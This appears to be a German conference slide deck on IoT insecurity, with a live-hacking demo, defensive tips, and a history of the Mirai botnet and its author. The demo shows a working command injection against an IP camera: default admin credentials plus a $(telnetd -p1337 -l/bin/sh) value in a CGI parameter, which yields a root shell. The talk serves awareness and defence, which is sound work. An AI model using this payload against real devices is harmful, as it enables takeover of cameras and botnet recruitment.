$ wget -O- 'http://192.168.178.57:81/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=12345678&svr=192.168.1.1&port=21&user=ftp&pwd=$(telnetd -p1337 -l/bin/sh)&dir=/&mode=PORT&upload_interval=0\r\n\r\n'  
--2017-04-25 18:26:57-- http://192.168.178.57:81/set_ftp.cgi?next_url=ftp.htm&loginuse=admin&loginpas=12345678&svr=192.168.1.1&port=21&user=ftp&pwd=$(telnetd%20-p1337%20-l/bin/sh)&dir=/&mode=PORT&upload_interval=0%5Cr%5Cn%5Cr%5Cn  
Verbindungsaufbau zu 192.168.178.57:81 ... verbunden.  
HTTP-Anforderung gesendet, auf Antwort wird gewartet ... 200 OK  
Länge: 194 [text/html]  
Wird in »STDOUT« gespeichert.  
  
-                               0%[                               ]           0  --.-KB/s  
html>  
  
<head>  
  
<title></title>  
  
<meta http-equiv="Cache-Control" content="no-cache, must-revalidate"><meta http-equiv="refresh" content="0; url=/ftp.htm" />  
  
</head>  
  
<body>  
  
</body>  
  
<html>  
  
-                               100%[=====>]           194  --.-KB/s   in 0s  
2017-04-25 18:26:57 (8,42 MB/s) - auf die Standardausgabe geschrieben [194/194]  
  
strobot@strobot ~  
$
```

Live Hacking



```
strobot@strobot ~  
$ wget -O- 'http://192.168.178.57:81/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=12345678'  
--2017-04-24 19:21:41-- http://192.168.178.57:81/ftptest.cgi?next_url=test_ftp.htm&loginuse=admin&loginpas=12345678  
Verbindungsaufbau zu 192.168.178.57:81 ... verbunden.  
HTTP-Anforderung gesendet, auf Antwort wird gewartet ... |
```

Live Hacking

The image shows a PuTTY Configuration dialog box on the left and a terminal window on the right. The configuration dialog is set up for a Telnet connection to 192.168.178.57 on port 1337. The terminal window shows the user 'vstarcam2015' has root access and has listed the directory structure of the system.

PuTTY Configuration

Category: **SSH**

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): 192.168.178.57 Port: 1337

Connection type: Raw Telnet Rlogin SSH Serial

Load, save or delete a stored session

Saved Sessions: cam

Default Settings: cam

Buttons: Load, Save, Delete

Close window on exit: Always Never Only on clean exit

Buttons: About, Open, Cancel


192.168.178.57 - PuTTY

```
# id
uid=0 (vstarcam2015) gid=0 (root)
# ls
bin          home        lost+found  proc        sys         var
boot        init        mnt         root        system
dev          lib         nfsroot    sbin        tmp
etc          linuxrc     opt         share       usr
#
```

Live Hacking

<https://www.cybereason.com/ip-cameras/>





- Offene Netze
- Schlechte Passwörter
- Stripped Linux
- Schlechter Code
- Keine Standards
- „Cloudservices“

Was würden Sie machen?



- Braucht das Gerät wirklich Internet
- Separates Netzwerk
- Passwörter ändern
- Unterschiedliche Passwörter
- UPnP ausschalten
- Firmware-Updates
- Cloudservices vermeiden
- Netzwerkverkehr im Auge behalten





VS



Herkunft von Mirai

■ Mirai wird Open-Source

[FREE] World's Largest Net:Mirai Botnet, Client, Echo Loader, CNC source code release

Yesterday, 12:50 PM (This post was last modified: Yesterday 04:29 PM by Anna-senpai.)



Anna-senpai 

L33t Member



Preface

Greetz everybody,

When I first go in DDoS industry, I wasn't planning on staying in it long. I made my money, there's lots of eyes looking at IOT now, so it's a hot market. However, I know every skid and their mama, it's their wet dream to have something besides qbot.

So today, I have an amazing release for you. With Mirai, I usually pull max 380k bots from telnet alone. However, after the Krebs DDoS, shutting down and cleaning up their act. Today, max pull is about 300k bots, and dropping.


So, I am your senpai, and I will treat you real nice, my hf-chan.

Wer ist der Autor?

KrebsonSecurity
In-depth security news and investigation



Anna-senpai?



Paras Jha

2nd

President at ProTraf Solutions, LLC

Greater New York City Area | Computer & Network Security

Current ProTraf Solutions

Education Rutgers University-New Brunswick

✓ Following

295
followers

<https://www.linkedin.com/in/paras-jha-561ba110a>

Background

Summary

Paras is a passionate entrepreneur driven by the want to create. Highly self-motivated, in 7th grade he began to teach himself to program in a variety of languages. Today, his skillset for software development includes C#, Java, Golang, C, C++, PHP, x86 ASM, not to mention web "browser languages" such as Javascript and HTML/CSS.

He brings all of these skills to the table at ProTraf Solutions, a DDoS mitigation firm that has a proven track record in mitigating DDoS attacks that competitors cannot.

Experience

President

ProTraf Solutions

March 2015 – Present (1 year 11 months)

DDoS Mitigation services for remote networks and existing network infrastructure. Our filtering appliances are developed in-house, allowing for fine-tuned control of mitigation capabilities to your network's exact needs

DDoS gegen Minecraft-Server





Vielen Dank!

hristiyan.pehlivanov@mathema.de

nikolas.may@mathema.de

Referenzen

- Siime Eye – <http://www.svakom.net/Siime-Eye/>
- Wachstum des IoTs – <https://www.weforum.org/agenda/2015/11/is-this-future-of-the-internet-of-things>
- Mirai – <http://news.softpedia.com/news/dyn-ddos-attack-powered-mainly-by-mirai-botnet-509541.shtml>
- Mirai – Angriff auf Dyn – <https://krebsonsecurity.com/2016/10/hacked-cameras-dvrs-powered-todays-massive-internet-outage/>
- Mirai – geographische Verteilung – <https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html>
- Telekom – <https://www.engadget.com/2016/11/29/mirai-botnet-targets-deutsche-telekom-routers-in-global-cyberatt/>
- Brickerbot – <https://blog.radware.com/security/attack-types-and-vectors/>
- Wer ist der Autor – <https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/>
- <http://www.insecam.org/>
- <https://www.safegadget.com/139/hacked-internet-things-database/>
- <https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>
- <https://ww.cybereason.com/ip-cameras/>